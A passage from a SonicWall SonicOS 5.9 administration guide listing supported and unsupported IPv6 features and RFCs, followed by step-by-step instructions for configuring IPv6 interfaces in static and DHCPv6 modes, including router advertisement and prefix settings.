- Flood Protection:
    - TCP Sync Proxy
- Fragmentation Handling
- Gateway Anti-Virus
- Header Validation
- High Availability:
    - Connection Cache
    - DHCP Server
    - FTP
    - Monitoring IP
    - NDP
    - SonicPoint
    - VPN
- HTTP/HTTPS management over IPv6
- ICMPv6
- IDP
- IKEv2
- Interface
    - DHCP Client Mode
    - IPv6 Interface
    - Layer 2 Bridge Mode
    - PPPoE Client Mode
- Intrusion Prevention Service
- IP Spoof Protection
- IPv4 Syslog messages, including messages with IPv6 addresses
- IPv6 BGP
- IPv6 Connection Limit
- IPv6 for Backend Servers
- Layer 2 Bridge Mode
- Log:
    - IPv6 Address Log Entry
- Logging IPv6 events

- Login uniqueness
- Multicast Routing with Multicast Listener Discovery
- NAT
- NAT load balancing
- Neighbor Discovery Protocol
- NetExtender connections for users with IPv6 addresses
- NDP
- OSPFv3
- Packet Capture
- Ping
- Policy Based Routing
- Reassemble Handling
- Remote management
- RIPng
- Routing
- Security services for IPv6 traffic with DPI
- Site-to-site IPv6 tunnel with IPsec for security
- SonicPoint IPv6 support
- SSL VPN
- Stateful inspection of IPv6 traffic
- Syslog:
    - IPv4 syslog messages to include IPv6 address
- Tunneling
    - IPv4 to IPv6 tunneling
    - IPv6 to IPv4 tunneling
- Users:
    - IPv6 User Login and Management
    - Login Uniqueness
    - User status
- Visualization
    - App Flow Monitor
    - App Flow Report
    - Real-Time Monitor
    - Threat Report
    - User Monitor
- VLAN:
    - IPv6 VLAN in Layer 2 Bridge Mode

    - IPv6 VLAN Interface
- VPN policies
- Wireless
- Wired Mode

SonicWALL IPv6 Features Not Currently Supported

The following is a list of IPv6 services and features that are not currently supported by SonicWall.

NOTE: SonicOS 5.9 is a dual IP stack firmware. Features that are not supported for IPv6 are still supported for IPv4.

- Address Objects:
    - DAO
    - FQDN
- Anti-Spam
- Botnet Filter
- Command Line Interface
- Connect App Flow Server with IPv6 Address
- Content Filtering:
    - CFS Policy per IP Address Range
    - Websense Enterprice
- DHCP over VPN
- DHCP Relay
- DPI-SSL
- Dynamic Address Objects for IPv6 addresses
- Dynamic DNS
- E-CLI Configuration
- Flood Protection:
    - ICMP
    - UDP
- FQDN
- GeoIP Filter
- Global VPN Client (GVC)
- GMS
- VPN:
    - DHCP over VPN
    - Group VPN
    - IKE
    - IKE DPD

    - L2TP Server
    - Mobile IKEv2
    - OCSP
    - Route Based VPN
- H.323
- High Availability:
    - Multicast v6
    - Oracle SQL/Net
    - RTSP
    - ULA v6
    - VoIP
- IKEv1
- Interface:
    - L2TP Client Mode
    - Transparent Mode
    - Wired Mode
- IP Helper
- IPv6 Syslog messages
- ISATAP
- LDAP
- Log:
    - Logs from IPNET Stack
    - Log DNS Name Resolution
- MAC-IP Anti-Spoof
- Multicast Proxy
- Multicast Routing
- NAT between IPv6 and IPv4 addresses
    - IPv4 to IPv6 NAT
    - IPv6 to IPv4 NAT
- NetBIOS over VPN
- Network Monitor
- NTP
- QoS Mapping
- RADIUS
- RAS Multicast Forwarding
- RBL
- Route-based VPNs

- Single Sign On
- SMTP Real-Time Black List (RBL) Filtering
- SNMP
- SSH
- SSL Control
- SSL-VPN
- Stateful Protocol:
  - Oracle SQL/Net
  - SIP
- Syslog:
  - IPv6 syslog messages to include IPv6 address
- Users:
  - Guest Service
  - LDAP
  - Radius
  - SSO
- ViewPoint
- Virtual Assistant
- VLAN:
  - DHCP Client Mode
  - L2TP Client Mode
  - PPPoE Client Mode
- VoIP
- WAN Acceleration
- WAN Load Balance
- Web proxy

Supported IPv6 RFCs

This section lists the IPv6 RFCs that are supported in SonicOS 5.9:

- TCP/IP stack and Network Protocols
- IPsec Conformance
- NAT Conformance
- DNS Conformance

TCP/IP stack and Network Protocols

- RFC 1886 DNS Extensions to support IP version 6 [IPAPPL dns client]
- RFC 1981 Path MTU Discovery for IPv6

- RFC 2113 IP Router Alert Option
- RFC 2373 IPv6 Addressing Architecture
- RFC 2374 An IPv6 Aggregatable Global Unicast Address Format (obsoleted by 3587)
- RFC 2375 IPv6 Multicast Address Assignments
- RFC 2460 IPv6 specification
- RFC 2461 Neighbour discovery for IPv6
- RFC 2462 IPv6 Stateless Address Autoconfiguration
- RFC 2463 ICMPv6 for IPv6 specification
- RFC 2464 Transmission of IPv6 Packets over Ethernet Networks
- RFC 2473 Generic Packet Tunneling in IPv6 Specification
- RFC 2474 Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers
- RFC 2545 Use of BGP-4 Multiprotocol Extensions for IPv6 Inter-Domain Routing
- RFC 2553 Basic Socket Interface Extensions for IPv6
- RFC 2710 Multicast Listener Discovery (MLD) for IPv6
- RFC 2711 IPv6 Router Alert Option
- RFC 2784 Generic Routing Encapsulation
- RFC 2893 Transition Mechanisms for IPv6 Hosts and Routers
- RFC 2991 Multipath Issues in Unicast and Multicast Next-Hop Selection
- RFC 3056 Connection of IPv6 Domains via IPv4 Clouds
- RFC 3484 Default Address Selection for Internet Protocol version 6 (IPv6) (no policy hooks)
- RFC 3493 Basic Socket Interface Extensions for IPv6
- RFC 3513 Internet Protocol Version 6 (IPv6) Addressing Architecture
- RFC 3542 Advanced Sockets Application Program Interface (API) for IPv6
- RFC 3587 IPv6 Global Unicast Address Format (obsoletes 2374)

IPsec Conformance

- RFC 1826 IP Authentication Header [old AH]
- RFC 1827 IP Encapsulating Security Payload (ESP) [old ESP]

NAT Conformance

- RFC 2663 IP Network Address Translator (NAT) Terminology and Considerations.
- RFC 3022 Traditional IP Network Address Translator (Traditional NAT).

DNS Conformance

- RFC 1886 DNS Extensions to support IP version 6


Non-Supported IPv6 RFCs

This section lists the IPv6 RFCs that are currently not supported in SonicOS 5.9.

- RFC 2002 IP Mobility Support
- RFC 2766 Network Address Translation - Protocol Translation (NAT-PT)
- RFC 2472 IP Version 6 over PPP
- RFC 2452 IP Version 6 Management Information Base for the Transmission Control Protocol.
- RFC 2454 IP Version 6 Management Information Base for the User Datagram Protocol.
- RFC 2465 Management Information Base for IP Version 6: Textual Conventions and General Group.

IPv6 Interface Configuration

IPv6 interfaces are configured on the **Network > Interfaces** page by clicking the **IPv6** option for the **View IP Version** radio button at the top right corner of the page.



By default, all IPv6 interfaces appear as routed with no IP address. Multiple IPv6 addresses can be added on the same interface. Auto IP assignment can only be configured on WAN interfaces.

Each interface can be configured to receive router advertisement or not. IPv6 can be enabled or disabled on each interface.

NOTE: The zone assignment for an interface must be configured through the IPv4 interface page before switching to IPv6 mode.

The following sections describe IPv6 interface configuration:

- IPv6 Interface Configuration Constraints
- Configuring an Interface for IPv6 Static Mode
- Configuring Advanced IPv6 Interface Options and Multiple IPv6 Addresses
- Configuring Router Advertisement Settings
- Configuring Router Advertisement Prefix Settings
- Configuring an Interface for DHCPv6 Mode
- Configuring Advanced Settings for an IPv6 Interface
- Configuring an Interface for Auto Mode
- Configuring an Interface for PPPoE
- Configuring a VLAN Sub-interface
- Configuring an Interface for Wire Mode

IPv6 Interface Configuration Constraints


- The HA interface cannot be configured for IPv6.
- Only the parent interface of a SwitchPort group can be configured as an IPv6 interface, hence all children of a switch port group must be excluded from this list.
- Zone and Layer 2 Bridge groups are shared configurations between by IPv4 and IPv6 on an interface. Once they are configured on the IPv4 side, the IPv6 side of the interface will use the same configuration.
- Default Gateway and DNS Servers can only be configured for WAN zone interfaces.
- VLAN interfaces are not currently supported.

Configuring an Interface for IPv6 Static Mode

Static mode provides user a way to assign static IPv6 address as opposed to an auto-assigned address. Using static mode, the IPv6 interface can still listen for Router Advertisements and learn an autonomous address from the appropriate prefix option. Static Mode does not disturb the running of Stateless Address Autoconfiguration on IPv6 interface unless the user manually disables it.

The following diagram shows a sample topology with IPv6 configured in static mode.

Sample IPv6 Static Mode Configuration



Three types of IPv6 address are possible to assign under this mode:

- Automatic Address
- Autonomous Address
- Static Address


To configure an interface for a static IPv6 address:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **IPv6** button at the top right corner of the page. IPv6 addresses for the appliance are displayed.

3 Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The **Edit Interface** dialog displays.

> **NOTE:** The zone assignment for interfaces must be configured on the IPv4 addressing page. To modify the zone assignment for an IPv6 interface, click the **IPv4** button at the top right of the page, modify the zone for the interface, and then return to the IPv6 interface page.



4 In the **IP Assignment** drop-down menu, select **Static**.

5 Enter the **IPv6 Address** for the interface.

6 Enter the **Prefix Length** for the address.

7 If this is the primary WAN interface, enter the IPv6 address of the **Default Gateway**. If this is not the primary WAN interface, any Default Gateway entry will be ignored, so you can leave this as **::**. (The double colon is the abbreviation for an empty address, or 0:0:0:0:0:0:0:0.)

8 If this is the primary WAN interface, enter up to three **DNS Server** IPv6 addresses. Again, if this is not the primary WAN interface, any DNS Server entries will be ignored.


9 Select **Enable Router Advertisement** to make this an advertising interface that distributes network and prefix information.

10 Select **Advertise Subnet Prefix of IPv6 Primary Static Address** to add a default prefix into the interface advertising prefix list. This prefix is the subnet prefix of interface IPv6 primary static address. This option will help all hosts on the link stay in the same subnet.


Configuring Advanced IPv6 Interface Options and Multiple IPv6 Addresses

Perform the following steps to modify Advanced IPv6 interface options or to configure multiple static IPv6 addresses.

1 In the **Edit Interface** window, click on the **Advanced** tab.



2 Click the **Add Address** button to configure multiple static IPv6 addresses for the interface.



NOTE: Multiple IPv6 addresses can only be added for an interface that is configured for Static IPv6 address mode. Multiple IPv6 addresses cannot be configured for **Auto** or **DHCPv6** modes.

3 Enter the **IPv6 Address** for the additional address for the interface.

4 Enter the **Prefix Length** for the address.

5 Select **Advertise Subnet Prefix of IPv6 Primary Static Address** to add a default prefix into the interface advertising prefix list. This prefix is the subnet prefix of interface IPv6 primary static address. This option will help all hosts on the link stay in the same subnet.

6 Click **OK**.

7 The following additional options can be configured on the **Advanced** tab under the **Advanced Settings** heading:

- Select **Disable all IPv6 Traffic on the Interface** to stop the interface from handling all IPv6 traffic. Disabling IPv6 traffic can improve firewall performance for non-IPv6 traffic. If the firewall is deployed in a pure IPv4 environment, SonicWALL recommends enabling this option.

- Select **Enable Listening to Router Advertisement** to have the firewall receive router advertisement. If disabled, the interface filters all incoming Router Advertisement message, which can enhance security by eliminating the possibility of receiving malicious network parameters (for example, prefix information or default gateway). This option is not visible for Auto mode. In Auto mode, it is always enabled.
- Select **Enable Stateless Address Autoconfiguration** to allow autonomous IPv6 addresses to be assigned to this interface. If unchecked, all assigned autonomous IPv6 address will be removed from this interface. This option is not visible for Auto mode. In Auto mode, it is always enabled.
- Enter a numeric value for **Duplicate Address Detection Transmits** to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to interface. A value of 0 indicates that DAD is not performed on the interface.

  Similar with IPv4 gratuitous ARP, IPv6 node uses Neighbor Solicitation message to detect duplicate IPv6 address on the same link. DAD must be performed on any Unicast address (except Anycast address) before assigning a tentative to an IPv6 interface.


Configuring Router Advertisement Settings

Router Advertisement allows IPv6 routers to advertise DNS recursive server addresses to IPv6 hosts. Router Advertisement-based DNS configuration is a useful, optional alternative in networks where an IPv6 host's address is autoconfigured through IPv6 stateless address autoconfiguration, and where the delays in acquiring server addresses and communicating with the servers are critical. Router Advertisement allows the host to acquire the nearest server addresses on every link. Furthermore, it learns these addresses from the same RA message that provides configuration information for the link, thereby avoiding an additional protocol run. This can be beneficial in some mobile environments, such as with Mobile IPv6. SonicWALL's implementation of IPv6 is full conformable with RFC 4861 in Router and Prefix Discovery.

NOTE: Router Advertisement can only be enabled when interface is under Static mode.

To configure Router Advertisement for an IPv6 interface:

1 In the **Edit Interface** window, click on the **Router Advertisement** tab.



2 Select the **Enable Router Advertisement** check box to have make this an advertising interface that will distribute network and prefix information.

3 Optionally, you can modify the following Router Advertisement settings:


- **Router Adv Interval Range** - The time interval allowed between sending unsolicited multicast Router Advertisements from the interface, in seconds.
- **Link MTU** - The recommended MTU for the interface link. A value of 0 means firewall will not advertise link MTU for the link.
- **Reachable Time** - The time that a node assumes a neighbor is reachable after having received a reachability confirmation. A value of 0 means this parameter is unspecified by this firewall.
- **Retrans Time** - The time between retransmitted Neighbor Solicitation messages. A value of 0 means this parameter is unspecified by this firewall.
- **Current Hop Limit** - The default value that should be placed in the Hop Count field of the IP header for outgoing IP packets. A value of 0 means this parameter is unspecified by this firewall.
- **Router Lifetime** - The lifetime when firewall is accepted as a default router. A value of 0 means that the router is not a default router.

4 Select the **Managed** check box to set the managed address configuration flag in the Router Advertisement message. If set, it indicates that IPv6 addresses are available via Dynamic Host Configuration Protocol.

5 Select the **Other Configuration** check box to set the Other configuration flag in Router Advertisement message. If set, it indicates that other configuration information is available via Dynamic Host Configuration Protocol.

Configuring Router Advertisement Prefix Settings

1 Click the **Add Prefix** button to configure an advertising prefix. Advertising prefixes are used for providing hosts with prefixes for on-link determination and Address Autoconfiguration.



2 Enter the **Prefix** that is to be advertised with the Router Advertisement message.

3 Enter the **Valid Lifetime** to set the length of time (in minutes) that the prefix is valid for the purpose of on-link determination. A value of “71582789” means the lifetime is infinite.

4 Enter the **Preferred Lifetime** to set the length of time that addresses generated from the prefix via stateless address autoconfiguration remain preferred. A value of “71582789” means the lifetime is infinite.

5 Optionally click the **On-link** check box to enable the on-link flag in Prefix Information option, which indicates that this prefix can be used for on-link determination.

6 Optionally click the **Autonomous** check box to enable the autonomous address-configuration flag in Prefix Information option, which indicates that this prefix can be used for stateless address configuration.

7 Click **OK**.

Configuring an Interface for DHCPv6 Mode


DHCPv6 (DHCP for IPv6) is a client/server protocol that provides stateful address configuration or stateless configuration setting for IPv6 hosts. DHCPv6 client is enabled to learn IPv6 address and network parameters when interface is configured to DHCPv6 mode.

DHCPv6 defines two different configuration modes:

- DHCPv6 stateful mode: DHCPv6 clients require IPv6 address together with other network parameters (for example, DNS Server, Domain Name, etc.).
- DHCPv6 stateless mode: DHCPv6 client only obtains network parameters other than IPv6 address. Choosing which kind of those modes depends on Managed (M) Address Configuration and Other (O) Configuration flag in the advertised Router Advertisement message:
    - M = 0, O = 0: No DHCPv6 infrastructure.
    - M = 1, O = 1: IPv6 host use DHCPv6 for both IPv6 address and other network parameter settings.
    - M = 0, O = 1: IPv6 hosts use DHCPv6 only for other network parameter settings, which is known as DHCPv6 stateless.
    - M = 1, O = 0: IPv6 hosts use DHCPv6 for IPv6 address assignment. If the M flag is set, the O flag is redundant and can be ignored because DHCPv6 will return all available configuration information.

The following diagram shows a sample DHCPv6 topology.

Sample DHCPv6 Configuration




There are three types of IPv6 addresses that can be assign under DHCPv6:

- Automatic Address
- Autonomous Address
- IPv6 Address assigned through DHCPv6 client

To configure an interface for a DHCPv6 address:

1. Navigate to the **Network > Interfaces** page.
2. Click on the **IPv6** button at the top right corner of the page. IPv6 addresses for the appliance are displayed.
3. Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The Edit Interface dialog displays.
4. In the **IP Assignment** drop-down menu, select **DHCPv6**.



5 The following options can be configured for IPv6 interfaces configured for DHCPv6 mode:

- **Use Rapid Commit Option** - If enabled, DHCPv6 client use Rapid Commit Option to use the two message exchange for address assignment.
- **Send hints for renewing previous IP on startup** - If enabled, DHCPv6 client will try to renew the address assigned before when firewall startup.

6 Set the **DHCPv6 Mode** for the interface. As required by RFC, DHCPv6 client depends on Router Advertisement message to decide which mode (stateful or stateless) it should choose. This definition will limit user's choice if they want to determine DHCPv6 mode by itself. SonicWALL's implementation of DHCPv6 defines two different modes to balance the conformance and flexibility:

- **Automatic** - In this mode, IPv6 interface configures IPv6 addresses using stateless/stateful autoconfiguration in accord with the M and O settings in the most recently received router advertisement message.
- **Manual** - In Manual mode, DHCPv6 mode is manually configured regardless of any received Router Advertisement. The **Only Request Stateless Information** option will determine which DHCPv6 mode is used. If this option is unchecked, DHCPv6 client is under stateful mode; if it is checked, DHCPv6 client is under stateless mode and only obtains network parameters.

7 Optionally, select the **Only Request Stateless Information** check box to have DHCPv6 clients only requests network parameter setting from the DHCPv6 server. The IPv6 address is assigned through stateless auto-configuration.

8 Click **OK** to complete the configuration, or click the **Advanced** tab to configure Advanced options or click the **Protocol** tab to view DHCPv6 stateful and stateless configuration information.

Configuring Advanced Settings for an IPv6 Interface

The following options can be configured on the **Advanced** tab of the IPv6 Edit Interface window:

